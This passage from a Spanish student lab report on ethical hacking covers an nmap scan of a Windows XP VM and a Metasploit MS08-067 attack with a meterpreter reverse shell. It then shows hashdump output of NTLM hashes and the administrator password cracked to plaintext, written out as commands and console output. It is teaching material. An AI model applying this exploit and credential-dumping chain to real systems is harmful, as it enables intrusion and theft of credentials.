

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

Informe Técnico de Hacking Ético en Máquinas Vulnerables (Kali Linux, Windows XP,  
Windows Server 2003 y Ubuntu

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Docente

ING Rafael Sandoval Morales

Asignatura

Seguridad y Auditoría en Redes

Estudiante

Yeiber A. Mena Robledo

Quibdó/Chocó

03/09/2025

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## TABLA DE CONTENIDO

|                                                                            |           |
|----------------------------------------------------------------------------|-----------|
| <b>1. INTRODUCCIÓN .....</b>                                               | <b>6</b>  |
| <b>2. OBJETIVOS.....</b>                                                   | <b>7</b>  |
| <b>3. CAPITULO #1: DESARROLLO DEL LABORATORIO .....</b>                    | <b>8</b>  |
| 3.1 Escaneo a la IP de Windows XP .....                                    | 8         |
| 3.2 Ingreso al msfconsole y cargar el exploit.....                         | 9         |
| 3.3 Configuración y Preparación para el Ataque .....                       | 9         |
| 3.4 Ejecución del Exploit y Obtención de Acceso .....                      | 11        |
| 3.5 Extracción de Credenciales.....                                        | 12        |
| 3.6 Cracking de Contraseñas Offline.....                                   | 13        |
| 3.7 Interacción Directa con la Consola del Sistema.....                    | 15        |
| 3.8 Navegación hacia el Directorio del Usuario .....                       | 16        |
| 3.9 Verificación Visual de la Explotación .....                            | 18        |
| <b>4 CAPITULO #2: DESARROLLO DEL LABORATORIO .....</b>                     | <b>19</b> |
| 4.1 Creación del directorio de trabajo .....                               | 19        |
| 4.1 Creación del payload con msfvenom .....                                | 20        |
| 4.2 Configuración de servidor web para transferencia del ejecutable .....  | 21        |
| 4.3 Publicación del ejecutable en el servidor web.....                     | 21        |
| 4.4 Acceso al archivo malicioso desde la máquina víctima .....             | 22        |
| 4.5 Búsqueda y selección del módulo handler.....                           | 23        |
| 4.6 Ejecución del Listener y Establecimiento de la Sesión Meterpreter..... | 24        |
| 4.7 Ejecución del Payload en la Máquina Víctima .....                      | 25        |
| 4.8 Escala de privilegios .....                                            | 26        |
| 4.9 Extracción de Hashes y Enumeración de Procesos .....                   | 27        |
| 4.9.1 Extracción de Hashes de Contraseñas .....                            | 27        |
| 4.9.2 Enumeración de Procesos .....                                        | 27        |
| 4.10 Migración de Procesos.....                                            | 28        |
| 4.11 Verificación de la Migración de Procesos .....                        | 29        |
| <b>5 CAPITULO #2: DESARROLLO DEL LABORATORIO .....</b>                     | <b>30</b> |
| 5.1 Instalación de Ubuntu .....                                            | 30        |
| 5.1.1 Configuración Inicial: Selección de Idioma .....                     | 31        |
| 5.1.2 Tipo de Instalación .....                                            | 31        |
| 5.1.3 Configuración del Disco de Instalación .....                         | 32        |
| 5.1.4 Creación del Usuario de la Máquina Virtual .....                     | 34        |
| 5.1.5 Configuración de la Zona Horaria.....                                | 35        |
| 5.1.6 Revisión y Finalización de la Instalación.....                       | 35        |

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

|       |                                                             |    |
|-------|-------------------------------------------------------------|----|
| 5.1.7 | Finalización de la Instalación .....                        | 36 |
| 5.2   | Configuración de Red en la Máquina Virtual.....             | 37 |
| 5.3   | Escaneo y Reconocimiento de la Máquina Linux .....          | 38 |
| 5.4   | Creación de directorio .....                                | 39 |
| 5.5   | Generación del ejecutable malicioso con msfvenom .....      | 40 |
| 5.6   | Permisos y directorios .....                                | 41 |
| 5.7   | Configuración y Lanzamiento del Exploit en Metasploit ..... | 41 |
| 5.8   | Verificación del Sistema Comprometido .....                 | 42 |
| 5.9   | Listar procesos .....                                       | 43 |
| 4.    | CONCLUSIÓN .....                                            | 45 |
| 5.    | REFERENCIAS.....                                            | 46 |

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## TABLA DE ILUSTRACIÓN

|                                                                                        |    |
|----------------------------------------------------------------------------------------|----|
| Ilustración 1-scaneo a la IP de Windows XP .....                                       | 8  |
| Ilustración 2-Ingreso al msfconsole y cargar el exploit .....                          | 9  |
| Ilustración 3-Configuración y Preparación para el Ataque .....                         | 10 |
| Ilustración 4-Ejecución del Exploit y Obtención de Acceso .....                        | 12 |
| Ilustración 5-Extracción de Credenciales .....                                         | 13 |
| Ilustración 6-Cracking de Contraseñas Offline.....                                     | 13 |
| Ilustración 7-Procesos .....                                                           | 14 |
| Ilustración 8-Interacción Directa con la Consola del Sistema .....                     | 16 |
| Ilustración 9-Navegación hacia el Directorio del Usuario.....                          | 17 |
| Ilustración 10-Creacion de carpeta .....                                               | 18 |
| Ilustración 11-Verificación Visual de la Explotación.....                              | 19 |
| Ilustración 12-Creación del directorio de trabajo .....                                | 20 |
| Ilustración 13-Creación del payload con msfvenom .....                                 | 20 |
| Ilustración 14-Configuración de servidor web para transferencia del ejecutable .....   | 21 |
| Ilustración 15-Publicación del ejecutable en el servidor web.....                      | 22 |
| Ilustración 16-Acceso al archivo malicioso desde la máquina víctima .....              | 23 |
| Ilustración 17-Búsqueda y selección del módulo handler .....                           | 24 |
| Ilustración 18-Ejecución del Listener y Establecimiento de la Sesión Meterpreter ..... | 25 |
| Ilustración 19-Ejecución del Payload en la Máquina Víctima.....                        | 26 |
| Ilustración 20-Privilegios.....                                                        | 27 |
| Ilustración 21-Extracción de Hashes y Enumeración de Procesos .....                    | 28 |
| Ilustración 22-Migración de Procesos .....                                             | 28 |
| Ilustración 23-Verificación de la Migración de Procesos .....                          | 29 |
| Ilustración 24-Instalación de Ubuntu.....                                              | 30 |
| Ilustración 25-Configuración Inicial: Selección de Idioma .....                        | 31 |
| Ilustración 26-Tipo de Instalación .....                                               | 32 |
| Ilustración 27-Configuración del Disco de Instalación .....                            | 33 |
| Ilustración 28-Creación del Usuario de la Máquina Virtual .....                        | 34 |
| Ilustración 29-Configuración de la Zona Horaria .....                                  | 35 |
| Ilustración 30-Revisión y Finalización de la Instalación .....                         | 36 |
| Ilustración 31-Finalización de la Instalación .....                                    | 37 |
| Ilustración 32-Configuración de Red en la Máquina Virtual .....                        | 38 |
| Ilustración 33-Escaneo y Reconocimiento de la Máquina Linux .....                      | 39 |
| Ilustración 34-Creación de directorio .....                                            | 39 |
| Ilustración 35-Generación del ejecutable malicioso con msfvenom .....                  | 40 |

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

|                                                                           |    |
|---------------------------------------------------------------------------|----|
| Ilustración 36-Permisos y directorios .....                               | 41 |
| Ilustración 37-Configuración y Lanzamiento del Exploit en Metasploit..... | 42 |
| Ilustración 38-Verificación del Sistema Comprometido .....                | 43 |
| Ilustración 39-Listar procesos .....                                      | 44 |

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 1. INTRODUCCIÓN

El presente informe tiene como propósito documentar una práctica de hacking ético realizada en un entorno controlado, empleando como herramientas y sistemas principales Ubuntu, Windows XP, Windows Server 2003 y Ubuntu. Se detallarán paso a paso las configuraciones y comandos implementados para lograr explotar las vulnerabilidades de las máquinas objetivo (Windows XP, Windows Server 2003 y Ubuntu).

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 2. OBJETIVOS

### Objetivo General

Realizar pruebas de hacking ético en un entorno controlado, utilizando diferentes sistemas operativos, con el fin de comprender sus vulnerabilidades.

### Objetivos Específicos


- **Configurar un entorno controlado de pruebas** que incluya Ubuntu, Windows XP, Windows Server 2003 y Linux Mint, para explotar las vulnerabilidades.
- **Identificar vulnerabilidades** comunes presentes en los sistemas seleccionados.
- **Aplicar técnicas de explotación** controlada para demostrar cómo un atacante podría aprovechar dichas vulnerabilidades.
- **Documentar los hallazgos** para tener en cuenta en los sistemas reales.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 3. CAPITULO #1: DESARROLLO DEL LABORATORIO

### 3.1 Escaneo a la IP de Windows XP

El primer paso para la explotación de la maquina virtual Windows XP, es realizar un escaneo para detectar vulnerabilidades y en base a eso, tomar acciones y saber que puertos atacar.




```
yeiber@Yeiber: ~  
Archivo Acciones Editar Vista Ayuda  
(yeiber@Yeiber)-[~]  
$ nmap -sS -sV -O 178.90.90.5  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 09:19 -05  
Nmap scan report for 178.90.90.5.dynamic.telecom.kz (178.90.90.5)  
Host is up (0.00077s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
MAC Address: 08:00:27:78:DB:69 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp  
::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003  
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 200  
9, Microsoft Windows XP SP2 or SP3, or Windows Server 2003  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o  
:microsoft:windows_xp  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds  
(yeiber@Yeiber)-[~]
```

*Ilustración 1-scaneo a la IP de Windows XP*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

## 3.2 Ingreso al msfconsole y cargar el exploit

Antes de cargar el exploit, es necesario ingresar al modo de consola de metasploit, esto lo hacemos con el comando **msfconsole**, Una vez entramos a la consola, cargamos el exploit típico de XP, como se muestra en la siguiente imagen.



```
      =[ metasploit v6.4.64-dev                                     ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post                 ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops                    ]
+ -- --=[ 9 evasion                                                ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

*Ilustración 2-Ingreso al msfconsole y cargar el exploit*


## 3.3 Configuración y Preparación para el Ataque

El proceso de explotación continuó con la configuración de los parámetros dentro de la consola de Metasploit. Una vez seleccionado el exploit **windows/smb/ms08\_067\_netapi**, se procede a configurar las IP.

En primer lugar, se estableció la dirección IP de la máquina objetivo (el sistema Windows XP), que fue designada como 178.90.90.5 mediante el comando **set RHOSTS**. Posteriormente, se definió la dirección IP de la máquina atacante, 178.90.90.6, utilizando el comando **set LHOST**. Esta IP es fundamental, ya que es el punto de escucha al cual se conectará el **payload** una vez que el ataque sea exitoso.

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

Para garantizar la correcta configuración antes de la ejecución, se utilizó el comando **show options**. Esto permitió verificar que todos los parámetros del **exploit** y del **payload**, incluido el puerto de escucha (4444) para la conexión **reverse\_tcp**, estuvieran correctamente establecidos.



```
yeiber@Yeiber: ~  
Archivo Acciones Editar Vista Ayuda  
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 178.90.90.5  
RHOSTS => 178.90.90.5  
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 178.90.90.6  
LHOST => 178.90.90.6  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
  Name      Current Setting  Required  Description  
  ---      -  
  RHOSTS    178.90.90.5     yes       The target host(s), see https://docs  
  .metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     445              yes       The SMB service port (TCP)  
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSV  
  C)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  ---      -  
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh,  
  thread, process, none)  
  LHOST     178.90.90.6     yes       The listen address (an interface ma  
  y be specified)  
  LPORT     4444            yes       The listen port
```

*Ilustración 3-Configuración y Preparación para el Ataque*

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)


## 3.4 Ejecución del Exploit y Obtención de Acceso

Una vez obtenida la sesión de **Meterpreter**, Se pudo interactuar con el sistema comprometido. Se ejecutaron los siguientes comandos:

- **sysinfo**: Se utilizó este comando para obtener información detallada del sistema, confirmando que la máquina objetivo es **Windows XP Service Pack 3**. La información muestra el nombre del equipo (**YEIBER-E7E5FE63**), la arquitectura (**x86**) y el idioma (**español**), validando la información que se ve en la ilustración.
- **getuid**: Este comando se empleó para verificar los privilegios de la sesión actual. El resultado **Server username: NT AUTHORITY\SYSTEM** esto es importante, ya que confirma que se ha obtenido el máximo nivel de privilegios en el sistema, lo que permite realizar prácticamente cualquier acción.

La obtención de una sesión con privilegios **SYSTEM** demuestra que la explotación de la vulnerabilidad fue completa y exitosa.

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)



```
yeiber@Yeiber: ~
Archivo Acciones Editar Vista Ayuda
and '?' was replaced with '*' in regular expression
[*] 178.90.90.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 178.90.90.5:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 178.90.90.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 178.90.90.5
[*] Meterpreter session 1 opened (178.90.90.6:4444 → 178.90.90.5:1040) at 20
25-09-02 09:36:25 -0500

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : YEIBER-E7E5FE63
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Domain       : INICIOMS
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsiystem
[-] Unknown command: getsiystem. Did you mean getsystem? Run the help command
for more details.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > 
```

*Ilustración 4-Ejecución del Exploit y Obtención de Acceso*

## 3.5 Extracción de Credenciales

Una vez que se obtuvo acceso al sistema con privilegios elevados (NT AUTHORITY\SYSTEM), se procedió a la fase de post-explotación. El objetivo fue extraer las credenciales de los usuarios locales del sistema comprometido.

Para lograr esto, se ejecutó el comando **hashdump** en la sesión de Meterpreter. Este comando extrae los hashes NTLM de los usuarios almacenados en la base de datos de seguridad del sistema (SAM).

# INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

```
meterpreter > hashdump
Administrador:500:34a6542eb962fe9f7584248b8d2c9f9e:7507356c6400cbad5adceef222
32afb7:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a
1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b
066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
meterpreter > █
```

*Ilustración 5-Extracción de Credenciales*

## 3.6 Cracking de Contraseñas Offline

Después de obtener los **hashes** de los usuarios, se procedió a la fase de **cracking de contraseñas** para intentar obtener el texto plano de las mismas. Este proceso se llevó a cabo utilizando una herramienta en línea conocida como **crackstation**.

Se ingresaron los hashes de los usuarios **Administrador** y **Yeco** en la herramienta. Como se puede observar en la imagen, el hash del usuario **Administrador** (7507356c6400cbad5adceef22232afb7) fue descifrado con éxito, revelando que la contraseña en texto plano es **colombia**.

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

7507356c6400cbad5adceef22232afb7

31d6cfe0d16ae931b73c59d7e0c089c0

822473d5b83089f54937b792f6c92b1c

No soy un robot

reCAPTCHA

[Privacidad](#) • [Condiciones](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin)), QubesV3.1BackupDefaults

| Hash                             | Type | Result   |
|----------------------------------|------|----------|
| 7507356c6400cbad5adceef22232afb7 | NTLM | colombia |
| 31d6cfe0d16ae931b73c59d7e0c089c0 | NTLM |          |


*Ilustración 6-Cracking de Contraseñas Offline*

## INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

